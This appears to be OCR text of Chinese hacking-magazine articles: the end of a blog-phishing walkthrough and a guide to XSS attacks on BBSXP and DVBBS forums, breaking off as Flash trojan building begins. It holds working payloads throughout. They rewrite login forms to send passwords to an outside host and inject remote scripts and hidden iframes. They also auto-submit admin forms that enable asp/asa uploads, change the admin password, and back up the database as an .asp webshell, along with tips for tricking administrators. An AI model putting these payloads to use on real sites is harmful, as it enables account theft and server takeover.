


图3

接下来，发表日志使你的Blog排在新人Blog那个位置，我们就要网络钓鱼了。更改你的1.js文件内容为document.forms[0].action="http://jnc.cnbct.org/pass.asp"。这样就实现钓鱼了，记得先把你的pass.asp放好啊！嘿嘿，登陆下试试，是不是密码在password.txt并且登陆成功没有什么痕迹啊！得到的密码如图4所示。




图4

然后看看后台的跨站，来添加文件类型吧，注意了！表单必须在后台管理员查看我们资料时才能提交，因为我们传递的内容也是到个人资料里的啊！先来把管理员更改网站基本设置的页面本地保存为test.htm，查看原文件，把表单value的值修改为你要的东西，最重要的如：

```
<input type="radio" name="upfile_user_en" value=1 checked>  //允许上传文件//
<input name="upfile_user_type" type="text" id="upfile_user_type" value="gif|jpg|png|bmp|rar|asa|zip" size="60" maxlength="200">    //允许asa文件//
```

还有就是表单的action，一定要改成绝对路径。然后在最后面加上：

```
<script>
document.forms[0].submit();  //自动提交表单//
</script>
```

这样就能自动提交了（保存好的test.htm已经收录在本期光盘上了）。

那么跨站代码怎么写呢？用以前的代码发现并不好用，在后台看看原文件，发现Blog信息那里变成这样了：<input name=blogname type=text id="blogname" value="<script src=http://jnc.cnbct.org/1.js></script>" size=30 maxlength=20>，js语句被弄在"里变成废物字符了，怎么办呢？呵呵，用"来匹配消灭它吧！我们修改Blogname为"><script src=http://jnc.cnbct.org/1.js></script><，这样会变成了："><script src=http://jnc.cnbct.org/1.js></script><。因为字符的限制，不能完美的在后面加上<!--来隐藏我们的信息，这不得不说是一个遗憾！这个程序写得很奇怪，在注册的页面reg.asp里是没有进行什么过滤的，在修改自己的页面时又对输出的信息做了过滤，但是在管理员页面里又没有过滤，这是不是由于写程序的人是各自完成各自的任务呢？那漏洞就在所难免了！我们最好不要放在Blogname字段了，因为这样的话主页就能看出不正常，反正没有过滤的变量那么多！写在密码问题里吧！那么注册的时候在密码问题里填写"><script src=http://jnc.cnbct.org/1.js></script>，注册就可以了！后台看看是不是执行了？如图5所示。也许我的src有点长，但是大家可以自己改的，甚至可以用变量来设置，这里的跨站点不是很多么？呵呵。能引入js文件了，在当前页面插入我们准备好的更改设置的test.htm就不是难事了，代码如下：document.write("<iframe style='display:none;' src='http://jnc.cnbct.org/test.htm'></iframe>");。当然你也可以在代码里加其他的东西。注意，如果是盗取账号和密码最好在Blogname里加，如果是后台提权就在密码提示问题里加，这样的隐蔽性更好点。当然如果你加在Blogname里面，管理员登陆后台后打开首页也会打开我们准备好的页面的。我就来查看下这个用户的信息看看基本设置改没有啊！如图6所示。成功！另外提示一下

下接第311页

跨站的精彩

linzi[B.C.T]／李丰初

一、XSS总体介绍

1．什么是XSS攻击

XSS又叫CSS（Cross SiteScript），翻译过来即跨站脚本攻击。它指的是恶意攻击者在Web页面里插入恶意html代码，当用户浏览该页之时，嵌入其中Web里面的html代码会被执行，从而达到恶意用户的特殊目的。XSS属于被动式的攻击，因为其被动且不好利用，所以许多人常忽略其危害性。而本文主要讲的是利用XSS得到目标服务器的shell。技术虽然是老技术，但是其思路希望对大家有所帮助。

2．如何寻找XSS漏洞

就个人而言，我把XSS攻击分成两类：一类是来自内部的攻击，主要指的是利用程序自身的漏洞，构造跨站语句，如：dvbbs的showerror.asp存在的跨站漏洞；另一类则是来自外部的攻击，主要指的自己构造XSS跨站漏洞网页，或者寻找非目标机以外的有跨站漏洞的网页。如当要渗透一个站点，可以自己构造一个有跨站漏洞的网页，然后构造跨站语句，通过结合社会工程学等其它技术，欺骗目标服务器的管理员打开该跨站语句，然后利用下面的技术得到一个shell。

3．如何利用

传统的跨站利用方式一般都是攻击者先构造一个跨站网页，然后在另一空间里放一个收集cookie的页面，接着结合其它技术让用户打开跨站页面以盗取用户的cookie，以便进一步的攻击。个人认为这种方式太过于落后，对于弊端大家可能都知道，因为即便你收集到了cookie你也未必能进一步渗透进去，多数cookie里面的密码都是经过加密的，如果想要cookie欺骗的话，同样也要受到其它的条件的限约。而本文提出的另一种思路，则从一定程度上解决上述的问题。对于个人而言，比较成熟的方法是通过跨站构造一个表单，表单的内容则为利用程序的备份功能或者加管理员等功能得到一个高权限。下面我将详细的介绍这种技术。

二、来自内部的跨站攻击

1．寻找跨站漏洞

如果脚本开源的话比较好办，我们主要看代码里对用户输入的地方和变量有没有对长度和<、>等字符进行过滤。还有要注意的是对于标签的闭合，像测试QQ群跨站漏洞的时候，你在标题处输入<script>alert('test')</script>，代码是不会被执行的，因为在源代码里，有其它的标签未闭合。比如少了一个</script>，这个时候，你只要闭合一个</script>，代码就会执行，如：你在标题处输入</script><script>alert('test')</script>，这样就可以弹出一个test的框。

2．如何利用

我先以BBSXP为例（过程已做成动画，详情可见光盘中的动画）。用BBSXP中两个比较好用的跨站漏洞点为例来做下文字说明：

a．先注册一个普通用户，我这里注册的用户是linzi，然后我们在个人签名里写入：[img]http://127.0.0.1/bbsxp/admin_user.asp?menu=userok&username=linzi&membercode=5&userlife=1&posttopic=3&money=9&postrevert=0&savemoney=0&deltopic=1&regtime=2005-9-1+1%3A1%3A1&experience=9&country=%D6%D0%B9%FA&&Submit=+%B8%FC+%D0%C2+[/img]。

b．然后发个贴子，可以结合其它技术欺骗管理员浏览我所发的贴子。

c．因为是测试，所以我们以管理员身份登陆，然后打开贴子，我们会发现，linzi已经变成了社区区长，如图1所示。




图1

除此之外我们只要在个人签名里输入：[img]http://127.0.0.1/bbsxp/admin_setup.asp?menu=variableok&clubname=+&homename=+&homeurl=+&floor=2&PostTime=3&Timeout=6&OnlineTime=12&Reg10=10&style=1&selectup=FSO&MaxFace=10240&MaxPhoto=30720&MaxFile=102400&UpFileGenre=gif|jpg|asp%20|rar[/img]，同样发个贴子后，只要管理员打开了，就会加了一个扩展名为asp(有空格)的上传扩展，这个时候，你只要上传一个newmm.asp（有空格)就可以得到一个shell。

上面的攻击多多少少有点局限性，虽然可以得到shell，但是隐蔽性不太好，因为签名处受到了长度的限制，不能超过255个字符。我们可以结合flash跨站实现更为隐蔽的攻击，对于flash跨站木马的制作，下文详见丰初的介绍。

Bbsxp还有一个修改个人头像的跨站url，输入代码如下：admin_setup.asp?menu=variableok&clubname=+&homename=+&homeurl=+&floor=2&PostTime=3&Timeout=6&OnlineTime=12&Reg10=10&style=1&selectup=FSO&MaxFace=10240&MaxPhoto=30720&MaxFile=102400&UpFileGenre=gif|jpg|php|rar，接着再欺骗管理员打开你的资料或者浏览你的贴子，当管理员打开后，会在后台自动加个php扩展名的后辍，因为bbsxp在个人头像url里过滤了空格和%，所以我们只能加个不包括空格的其它扩展，当然你也可以加个shtml的扩展，有了它你就可以用来查看源代码，然后进一步攻击。

以上都是以BBSXP为主，那我们再来举一个DVBBS例子吧。下面这个例子就是提交一个表单，从而达到修改管理密码。首先在个性签名那里写入这段代码：[img]http://127.0.0.1/dvbbs/admin_admin.asp?action=newpass&oldusername=admin&username2=admin&password2=admin&adduser=admin&id=9&Submit=%B8%FC+%D0%C2[/img]，然后我们随便发个“具有很高智商”的帖子，骗到管理员来看浏览你的帖子，那么你就可以成功改去他的密码了。原来的管理员的密码为admin888，现在他浏览帖子以后，已经把他改成了admin了，爽吧。这就是内部跨站的魅力！（这个例子已经由linzi做成动画了，收录在光盘中。当然这个跨站url有点理想化，一是后台管理员的id不一定是9，二是管理员不一定登陆后台再来看贴子，编辑注）。

三、来自外部的跨站攻击

有的时候，当我们对于目标程序找不到可以利用的跨站点，我们可以利用从外部入手。好比我们要拿下的是它的论坛，不过论坛的安全性做得很好，但其留言板却存在跨站漏洞，这个时候可以在留言板里写入跨站语句，跨站语句为以表单的方式向论坛提交提升权限的语句，如上面的bbsxp加asp扩展的语句。当然我们可利用后台的备份功能直接得到一个shell。

例：先上传一个文件linzi.txt，内容如下：

```
<body onload="javascript:document.forms[0].submit()"><form action="http://127.0.0.1/bbsxp/admin_fso.asp?menu=bakbf" method="post"><input value="database/bbsxp.mdb" name="yl"><input value="database/shit.asp" name="bf" ></body></html>
```

上面的代码是把论坛的数据库备份为shit.asp，留言板存在跨站点如下http://127.0.0.1/bbsxp/page2.asp?username=，我们构造备份跨站语句如下：

```
http://127.0.0.1/bbsxp/page2.asp?username=%3C%62%6F%64%79%20%6F%6E%6C%6F%61%64%3D%22%6A%61%76%61%73%63%72%69%70%74%3A%64%6F%63%75%6D%65%6E%74%2E%66%6F%72%6D%73%5B%30%5D%2E%73%75%62%6D%69%74%28%29%22%3E%3C%66%6F%72%6D%20%61%63%74%69%6F%6E%3D%22%68%74%74%70%3A%2F%2F%31%32%37%2E%30%2E%30%2E%31%2F%62%62%73%78%70%2F%61%64%6D%69%6E%5F%66%73%6F%2E%61%73%70%3F%6D%65%6E%75%3D%62%61%6B%62%66%22%20%6D%65%74%68%6F%64%3D%22%70%6F%73%74%22%3E%3C%69%6E%70%75%74%20%76%61%6C%75%65%3D%22%64%61%74%61%62%61%73%65%2F%62%62%73%78%70%2E%6D%64%62%22%20%6E%61%6D%65%3D%22%79%6C%22%20%3E%3C%69%6E%70%75%74%20%76%61%6C%75%65%3D%22%64%61%74%61%62%61%73%65%2F%73%68%69%74%2E%61%73%70%22%20%6E%61%6D%65%3D%22%62%66%22%20%3E%3C%2F%62%6F%64%79%3E%3C%2F%68%74%6D%6C%3E
```

注意：以上为URL传送字符，转成一般的字符为：

```
http://127.0.0.1/bbsxp/page2.asp?username=<body onload="javascript:document.forms[0].submit()"><form action="http://127.0.0.1/bbsxp/admin_fso.asp?menu=bakbf" method="post"><input value="database/bbsxp.mdb" name="yl"><input value="database/shit.asp" name="bf" ></body></html>
```

我们为何要把他转成URL字符？那是因为一个为了进行简单的加密，另一个是免去一些不必要的麻烦，因为有些论坛是不能提交“< >”等符号的。此时我们再构造跨站语句，利用iframe打开一个0大小的linzi.txt，当管理员打开我们的跨站语句后，会自动备份得到一个shell。

四、XSS与其它技术的结合

从上面的实例，我们可以知道，如何欺骗管理打开跨站语句是一个很重要的步骤，对于欺骗打开，除了社会工程学外，还可以结合其它的技术，如sqlinjection。当我们渗透一个网站之时，主站mssql存在注入漏洞，权限为public，这个时候我们利用update构造跨站语句，如用iframe打开一个上面的备份得到shell的跨站语句等；同样，我们可以在社会工程学时，利用QQ的其它跨站漏洞等等。

总之对于欺骗也是一门艺术，具体怎么利用，大家就发挥自己的想象力吧！

五、Flash木马的制作

看了上面的这些跨站手法后，你是否已经想找个论坛来尝试一下这种新的XSS攻击了？但是实际应用中，你用内部的XSS攻击时，却会遇到种种困难。比如说：论坛已经限制了头像的链接长度、签名处也限制了内容的长度。我们知道，这种内部的XSS攻击是一种新的攻击方法思路，必须得构造相对来说长度蛮长的XSS攻击句，那就没有办法了吗？不是的，我们可以做一个FLASH木马，里面隐藏一个脚本攻击，只要admin打开，那么就可以达到第二点中的“来自内部的跨站攻击”的效果，呵呵，相信有人已经等不及了，好！follow me to XSS with the FLASH evil ！

我现在用来做FLASH木马的软件不是网页三剑客中的FLASH软件（因为其太大了），我们要用到是一个叫做SWISHMAX，此软件才12M，其中的里面内置了300多种动画效果。而其介面类似于网页三剑客中的FLASH软件基本一样的。而用他来做网页木马，可能比较合适新手一些。基本上只要三步就可以做出一个FLASH木马出来了，好，看下面图文并茂的实际操作吧。

首先，打开SWISHMAX，如图2所示随便写进几个文字。

写几个字进去你们都会了吧。写好了，以后，我们选择“时间轴”左边的“添加效果”，随便添加一个效果，操作如图3所示。

好了，按“ALT+Enter”来测试一个动画，呵呵，一个具有专业水平的效果已经做出来了。现在，我们来做最后一步，也是最关键的一步，你们可要仔仔细细的看好哦。切换到脚本编辑视图。切换的方法是点击“脚本”，如图4所示：




图2

